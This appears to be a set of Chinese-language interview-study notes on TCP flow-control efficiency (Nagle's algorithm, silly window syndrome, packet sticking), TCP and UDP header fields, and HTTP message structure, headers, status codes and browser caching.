在流量控制的过程中，必须考虑传输效率。

1.Nagle 算法

Nagle 算法是为了避免网络中存在太多的小包（**协议头比例非常大**）造成拥塞。Nagle 算法就是为了尽可能发送大块数据，避免网络中充斥着许多小数据块。

Nagle 算法要求一个 TCP 连接上最多只能有一个未被确认的未完成的小分组，在该分组的确认到达之前不能发送其他的小分组。因此它事实上就是一个扩展的停-等协议，只不过它是基于包停-等的，而不是基于字节停-等的。

在 TCP 的实现中广泛使用 Nagle 算法。算法如下：若发送应用进程把要发送的数据逐个字节地送到 TCP 的发送缓存，则发送方就把第一个数据字节先发送出去，把后面到达的数据字节都缓存起来。当发送方收到对第一个数据字符的确认后，再把发送缓存中的所有数据组装成一个报文段发送出去，同时继续对随后到达的数据进行缓存。只有在收到对前一个报文段的确认后才继续发送下一个报文段。当数据到达较快而网络速率较慢时，用这样的方法可明显地减少所用的网络带宽。Nagle 算法还规定，当到达的数据已达到发送窗口大小的一半或已达到报文段的最大长度时，就立即发送一个报文段。

他的主要职责是数据的累积，实际上有三个门槛：

1）缓冲区中的字节数达到了一定量（超过阀值 MSS）；

2）等待了一定的时间（一般的 Nagle 算法都是等待 200ms）；

3）紧急数据发送。

2.糊涂窗口综合症

另一个问题叫做**糊涂窗口综合症**(silly window syndrome)[RFC 813]，有时也会使 TCP 的性能变坏。设想一种情况：TCP 接收方的缓存已满，而交互式的应用进程一次只从接收缓存中读取 1 个字节（这样就使接收缓存空间仅腾出 1 个字节），然后向发送方发送确认，并把窗口设置为 1 个字节（但发送的数据报是 40 字节长）。接着，发送方又发来 1 个字节的数据（请注意，发送方发送的 IP 数据报是 41 字节长）。接收方发回确认，仍然将窗口设置为 1 个字节。这样进行下去，使网络的效率很低。

要解决这个问题，可以**让接收方等待一段时间**，使得或者接收缓存已有足够空间容纳一个最长的报文段，或者**等到接收缓存已有一半空闲的空间**。只要出现这两种情况之一，接收方就发出确认报文，并向发送方通知当前的窗口大小。此外，发送方也不要发送太小的报文段，而是把数据积累成足够大的报文段，或达到接收方缓存的空间的一半大小。

上述两种方法可配合使用。使得在发送方不发送很小的报文段的同时，接收方也不要在缓存刚刚有了一点小的空间就急忙把这个很小的窗口大小信息通知给发送方。

说下 TCP 的黏包 ？

TCP 报文粘连就是，本来发送的是多个 TCP 报文，**但是在接收端收到的却是一个报文，把多个报文合成了一个报文。**

TCP 报文粘连的原因：**"粘包"可发生在发送端，也可发生在接收端。**在流传输中出现，**UDP 不会出现粘包**，因为它**有消息边界**（两段数据间是有界限的）。

1.由 Nagle 算法造成的发送端的粘包

Nagle 算法产生的背景是，为了解决发送多个非常小的数据包时（比如 1 字节），由于包头的存在而造成巨大的网络开销。简单的讲，Nagle 算法就是当有数据要发送时，先不立即发送，而是稍微等一小会，看看在这一小段时间内，还有没有其他需要发送的消息。当等过这一小会以后，再把要发送的数据一次性都发出去。这样就可以有效的减少包头的发送次数。

2.接收端接收不及时造成的接收端粘包

TCP 会把接收到的数据存在自己的**缓冲区**中,然后通知应用层取数据.当应用层由于某些原因不能及时的把 TCP 的数据取出来,就会造成 TCP **缓冲区中存放了几段数据**,产生报文粘连的现象。

TCP 报文粘连的解决方法：

1.关闭 Nagle 算法。在 scoket 选项中，**TCP_NODELAY 表示是否使用 Nagle 算法**。


2.接收端尽可能快速的从缓冲区读数据。

3.可以在发送的数据中，**添加一个表示数据的开头和结尾的字符**，在收到消息后，通过这些字符来处理报文粘连。

如何用 udp 实现 tcp（udp 的可靠性怎么提高）？

如果要通过 UDP 传输数据，但却要保证可靠性的话，要通过第七层（**应用层**）来实现的。

TCP 头部有哪些字段？(这里又是关键点,在讲这个问题的时候,不能光讲头部哪些字段,还要结合字段讲讲作用,然后就顺带把整个 TCP 的可靠传输原理,以及相关的拥塞控制等全讲了.这就是主动出击的技巧)



TCP 报文段既可以用来运载数据，也可以用来建立连接、释放连接和应答。

各字段意义如下：

1）**源端口和目的端口字段** 各占 2 字节。端口是运输层与应用层的服务接口。运输层的复用和分用功能都要通过端口才能实现。

2）**序号字段** 占 4 字节。TCP 是面向字节流的（就是说 TCP 传送时是按照一个一个字节来传送的），所以 TCP 连接中传送的数据流中的每一个字节都编上一个序号。序号字段的值则指的是本报文段所发送的数据的第一个字节的序号。

例如，一报文段的序号字段值是 301，而携带的数据共有 100 字节，这就表明本报文段的数据的最后一个字节的序号是 400，故下一个报文段的数据序号应从 401 开始。

3）**确认号字段** 占 4 字节，是期望收到对方的下一个报文段的数据的第一个字节的序号。若确认号=N，则表明到序号 N-1 为止的所有数据都已正确收到。


例如，B 正确收到了 A 发送过来的一个报文段，其序号字段指是 501，而数据长度是 200 字节（序号 501～700），这表明 B 正确收到了 A 发送的到序号 700 为止的数据。因此 B 期望收到 A 的下一个数据序号是 701，于是 B 在发送给 A 的确认报文段中把确认号置为 701。

4）**数据偏移（即首部长度）** 占 4 位，这里不是 IP 数据报分片的那个数据偏移，而是表示首部长度，它指出 TCP 报文段的数据起始处距离 TCP 报文段的起始处有多远。

“数据偏移”的单位是 32 位（以 4 字节为计算单位）。因此当此字段的值为 15 时，达到 TCP 首部的最大长度 60 字节。

5）**保留字段** 占 6 位，保留为今后使用，但目前应置为 0，该字段可以忽略不计。

6）**紧急位 URG** 当 URG=1 时，表明紧急指针字段有效。它告诉系统此报文段中有紧急数据，应尽快传送（相当于高优先级的数据）。但是 URG 需要和紧急指针配套使用，也就是说数据从第一个字节到紧急指针所指字节就是紧急数据。



7）确认位 ACK　只有当 ACK=1 时确认号字段才有效。当 ACK=0 时，确认号无效。TCP 规定，在连接建立后所有传送的报文段都必须把 ACK 置 1。

8）推送位 PSH（Push）　接收 TCP 收到 PSH=1 的报文段，就尽快地交付接收应用进程，而不再等到整个缓存都填满了后再向上交付。

9）复位位 RST（Reset）　当 RST=1 时，表明 TCP 连接中出现严重差错（如由于主机崩溃或其他原因），必须释放连接，然后再重新建立运输连接。

10）同步位 SYN　同步 SYN=1 表示这是一个连接请求或连接接收报文。

当 SYN=1，ACK=0 时，表明这是一个连接请求报文，对方若同意建立连接，则在响应报文中使用 SYN=1，ACK=1，即 SYN=1 就表示这是一个连接请求或连接接收报文。

11）终止位 FIN（Finish）　用来释放一个连接。FIN=1 表明此报文段的发送方的数据已发送完毕，并要求释放传输连接。

12）窗口字段　占 2 字节。它指出了现在允许对方发送的数据量，接收方的数据缓存空间是有限的，故用窗口值作为接收方让发送方设置其发送窗口的依据，单位为字节。

例如，设确认号是 701，窗口字段是 1000，这就表明，从 701 号算起，发送此报文段的一方还有接收 1000 字节数据（字节序号是 701～1700）的接收缓存空间。

13）检验和　占 2 字节。检验和字段检验的范围包括首部和数据这两部分。在计算检验和时，和 UDP 一样，要在 TCP 报文段的前面加上 12 字节的伪首部（只需将 UDP 伪首部的第 4 个字段，即协议字段的 17 改成 6，其他的和 UDP 一样）。

14）紧急指针字段　占 16 位，指出在本报文段中紧急数据共有多少个字节（紧急数据放在本报文段数据的最前面）。

15）选项字段　长度可变。TCP 最初只规定了一种选项，即最大报文段长度（Maximum Segment Size，MSS）。MSS 是 TCP 报文段中的数据字段的最大长度。

16）填充字段　这是为了使整个首部长度是 4 字节的整数倍。

UDP 的首部多长,具体包含哪些字段?

UDP 的首部是**固定 8B**。包含的字段如下。

UDP 首部：

16	31
源端口	目的端口
数据包长度	校验值
数据 DATA	

HTTP 协议相关的问题

Http 的请求报文结构和响应报文结构。

HTTP 请求报文主要由请求行、请求头、空行、请求正文（**Get 请求没有请求正文**）4 部分组成。

1.请求行

由 3 部分组成，分别为：请求方法、URL 以及协议版本，之间由空格分隔；

请求方法包括 GET、HEAD、PUT、POST、TRACE、OPTIONS、DELETE 以及**扩展方法**，当然并不是所有的服务器都实现了所有的方法，部分方法即便支持，出于安全性的考虑也是不可用的；

协议版本的格式为：HTTP/主版本号.次版本号，常用的有 HTTP/1.0 和 HTTP/1.1；

2.请求头

请求头部为请求报文添加了一些附加信息，由“名/值”对组成，每行一对，名和值之间使用冒号分隔。

常见请求头如下：


请求头	说明
Host	接受请求的服务器地址，可以是IP:端口号，也可以是域名
User-Agent	发送请求的应用程序名称
Connection	指定与连接相关的属性，如Connection:Keep-Alive
Accept-Charset	通知服务端可以发送的编码格式
Accept-Encoding	通知服务端可以发送的数据压缩格式
Accept-Language	通知服务端可以发送的语言

3. 空行

请求头的最后会有一个空行，**表示请求头部结束**，接下来为请求正文，这一行非常重要，必不可少。

4. 请求正文

可选部分，比如 GET 请求就没有请求正文。



HTTP 响应报文主要由状态行、响应头、空行、响应正文 4 部分组成。

1.状态行

由 3 部分组成，分别为：协议版本，状态码，状态码描述，之间由空格分隔；

2.响应头


与请求头类似，为响应报文添加了一些附加信息。

常见响应头如下：

响应头	说明
Server	服务器应用程序软件的名称和版本
Content-Type	响应正文的类型（是图片还是二进制字符串）
Content-Length	响应正文长度
Content-Charset	响应正文使用的编码
Content-Encoding	响应正文使用的数据压缩格式
Content-Language	响应正文使用的语言

3. 空行

4. 响应正文



常见 HTTP 首部字段。

a、**通用首部字段**（请求报文与响应报文都会使用的首部字段）

Date：创建报文时间

Connection：连接的管理

Cache-Control：缓存的控制

Transfer-Encoding：报文主体的传输编码方式，如 **Transfer-Encoding：chunked。**

b、请求首部字段（请求报文会使用的首部字段）

Host：请求资源所在服务器

Accept：可处理的媒体类型

Accept-Charset：可接收的字符集

Accept-Encoding：可接受的内容编码

Accept-Language：可接受的自然语言

Referer：HTTP Referer 是 header 的一部分，当浏览器向 web 服务器发送请求的时候，一般会带上 Referer，**告诉服务器我是从哪个页面链接过来的**，服务器籍此可以获得一些信息用于处理。比如从我主页上链接到一个朋友那里，他的服务器就能够从 HTTP Referer 中统计出每天有多少用户点击我主页上的链接访问他的网站。如果是 CSRF 攻击传来的请求，Referer 字段会是**包含恶意网址的地址**，这时候服务器就能识别出恶意的访问。

c、响应首部字段（响应报文会使用的首部字段）

Accept-Ranges：可接受的字节范围

Location：令客户端重新定向到的 URI

Server：HTTP 服务器的安装信息

d、实体首部字段（请求报文与响应报文的的**实体部分使用的首部字段**）

Allow：资源可支持的 HTTP 方法

Content-Type：实体主类的类型

Content-Encoding：实体主体适用的编码方式

Content-Language：实体主体的自然语言
Content-Length：**实体主体的字节数**
Content-Range：实体主体的位置范围，一般用于发出部分请求时使用。

Http 状态码含义。

200 OK 服务器已成功处理了请求**并提供了请求的网页**。

202 Accepted 已经接受请求，但处理尚未完成。

204 No Content 没有新文档，浏览器应该继续显示原来的文档。

206 Partial Content 客户端进行了范围请求。响应报文中由 Content-Range 指定实体内容的范围。实现**断点续传**。

---

301 Moved Permanently 永久性重定向。请求的网页已永久移动到新位置。

302（或 307） Moved Temporatily 临时性重定向。请求的网页临时移动到新位置。

304 Not Modified 未修改。自从上次请求后，请求的内容未修改过。

---

401 Unauthorized 客户试图未经授权访问受密码保护的页面。应答中会包含一个 WWW-Authenticate 头，浏览器据此显示用户名字/密码对话框，然后在填写合适的 Authorization 头后再次发出请求。


403 Forbidden 服务器拒绝请求。----------**403.6- IP address rejected**

404 Not Found 服务器上不存在客户机所请求的资源。

---

500 Internal Server Error 服务器遇到一个错误，使其无法为请求提供服务。

http 中有关缓存的首部字段有哪些？http 的浏览器缓存机制。



1.Last-Modified 和 If-Modified-Since

简单的说，Last-Modified 与 If-Modified-Since 都是用于记录页面最后修改时间的 HTTP 头信息，只是 Last-Modified 是由服务器往客户端发送的 HTTP 头，而 If-Modified-Since 则是由客户端往服务器发送的头，可以看到，**再次请求本地存在的缓存页面时**，客户端会通过 If-Modified-Since 头把浏览器端缓存页面的最后一次被服务器修改的时间一起发到服务器去，服务器会把这个时间与服务器上实际文件的最后修改时间进行比较，通过这个时间戳判断客户端的页面是否是最新的，如果不是最新的，就返回 HTTP 状态码 200 和新的文件内容，客户端接到之后，**会丢弃旧文件，把新文件缓存起来**，并显示到浏览器中；如果是最新的，则返回 304 告诉客户端其本地缓存的页面是最新的，**就直接把本地缓存文件显示到浏览器中**，这样**在网络上传输的数据量就会大大减少**，同时也减轻了服务器的负担。

1) 什么是”Last-Modified”？

在浏览器第一次请求某一个 URL 时，服务器端的返回状态会是 200，内容是你请求的资源，同时有一个 Last-Modified 的属性标记此文件在服务期端最后被修改的时间，格式类似这样：

Last-Modified: Fri, 12 May 2006 18:53:33 GMT

客户端第二次请求此 URL 时，浏览器会向服务器传送 If-Modified-Since 报头，询问该时间之后文件是否有被修改过：

If-Modified-Since: Fri, 12 May 2006 18:53:33 GMT

如果服务器端的资源没有变化，则自动返回 HTTP 304 状态码，内容为空，这样就节省了传输数据量。当服务器端代码发生改变或者重启服务器时，则重新发出资源，返回和第一次请求时类似，从而保证不向客户端重复发出资源，也保证当服务器有变化时，客户端能够得到最新的资源。

2. ETag 和 If-None-Match

ETag 和 If-None-Match 是一种常用的判断资源是否改变的方法。类似于 Last-Modified 和 If-Modified-Since。但是有所不同的是 Last-Modified 和 If-Modified-Since 只判断资源的最后修改时间，而 ETag 和 If-None-Match 可以是资源任何的任何属性，比如资源的 MD5 等。

ETag 和 If-None-Match 的工作原理是在 HTTP Response 中添加 ETags 信息。当客户端再次请求该资源时，将在 HTTP Request 中加入 If-None-Match 信息（也就是 ETags 的值）。如果服务器验证资源的 ETags 没有改变（该资源的内容没有改变），将返回一个 304 状态；否则，服务器将返回 200 状态，并返回该资源和**新的 ETags**。

2) 什么是”Etag”？

服务器会为每个资源分配对应的 ETag 值，根据资源的内容得到其值。**当资源内容发生改变时，其值也会改变**。以下是服务器端返回的格式：

ETag: "50b1c1d4f775c61:df3"

客户端的查询更新格式是这样的：

If-None-Match: W/"50b1c1d4f775c61:df3"

如果 ETag 没改变，则返回状态 304，这也和 Last-Modified 一样。

扩展 1：Last-Modified 和 Etags 如何帮助提高性能？

聪明的开发者会**把 Last-Modified 和 ETags 请求的 http 报头一起使用**，这样可利用客户端（例如浏览器）的缓存。因为服务器首先产生 Last-Modified/Etag 标记，服务器可在稍后使用它来判断页面是否已经被修改。本质上，客户端通过将该记号传回服务器要求服务器验证其（客户端）缓存。

扩展 2：既然有了 Last-Modified，为什么还要用 ETag 字段呢？

1.某些文件修改非常频繁，比如在秒以下的时间内进行修改(比方说 1s 内修改了 N 次)，If-Modified-Since 能检查到的粒度是秒级的，这种修改无法体现。

2.一些文件也许会周期性的更改，**但是他的内容并不改变**(仅仅改变的修改时间)，这个时候我们并不希望客户端认为这个文件被修改了，而重新 GET；

3.某些服务器不能精确的得到文件的最后修改时间。

因此，HTTP/1.1 利用 Entity Tag 头提供了更加严格的验证。**Last-Modified 与 ETag 一起使用时，服务器会优先验证 ETag 的值。**

3.Expires / Cache-Control（优先使用）

用来控制缓存的失效日期，控制浏览器是直接从浏览器缓存取数据还是重新发请求到服务器取数据。

Expires 是 Web 服务器响应消息头字段，在响应 http 请求时告诉浏览器在过期时间前浏览器可以直接从浏览器缓存取数据，而无需再次请求。Expires 的一个缺点就是，返回的到期时间是服务器端的时间，这样存在一个问题，如果客户端的时间与服务器的时间相差很大（比如时钟不同步，或者跨时区），那么误差就很大，所以在 HTTP 1.1 版开始，使用 Cache-Control: max-age=(秒)替代。

当服务器发出响应的时候，可以通过两种方式来告诉客户端缓存请求：

第一种是 Expires，比如：

Expires: Sun, 16 Oct 2016 05:43:02 GMT

在此日期之前，客户端都会认为缓存是有效的。

不过 Expires 有缺点，比如说，服务端和客户端的时间设置可能不同，这就会使缓存的失效可能并不能精确的按服务器的预期进行。

第二种是 Cache-Control，比如：

Cache-Control: **max-age**=315360000

这里声明的是一个相对的**秒数**，表示从现在起，315360000 秒内缓存都是有效的，这样就避免了服务端和客户端时间不一致的问题。

但是 **Cache-Control 是 HTTP1.1 才有的**，不适用于 HTTP1.0，而 Expires 既适用于 HTTP1.0，也适用于 HTTP1.1，所以说在大多数情况下**同时发送这两个头会是一个更好的选择，当客户端两种头都能解析的时候，会优先使用 Cache-Control**。

过程如下:

1. 客户端请求一个页面（A）。
2. 服务器返回页面 A，并在给 A 加上一个 Last-Modified 和 ETag。
3. 客户端展现该页面，并将页面连同 Last-Modified 和 ETag 的值一起缓存。
4. 客户再次请求页面 A，并将上次请求时服务器返回的 Last-Modified 和 ETag 的值一起传递给服务器。

5. 服务器检查该 Last-Modified 或 ETag，并判断出该页面自上次客户端请求之后还未被修改，直接返回响应 304 和一个空的响应体。


1.首先在服务器创建一个简单的 HTML 文件，用浏览器访问一下，成功表示 HTML 页面。Fiddler 就会产生下面的捕获信息。

需要留意的是

（1）因为是第一次访问该页面，客户端发请求时，请求头中没有 If-Modified-Since 标签。

（2）服务器返回的 HTTP 状态码是 200，并发送页面的全部内容。

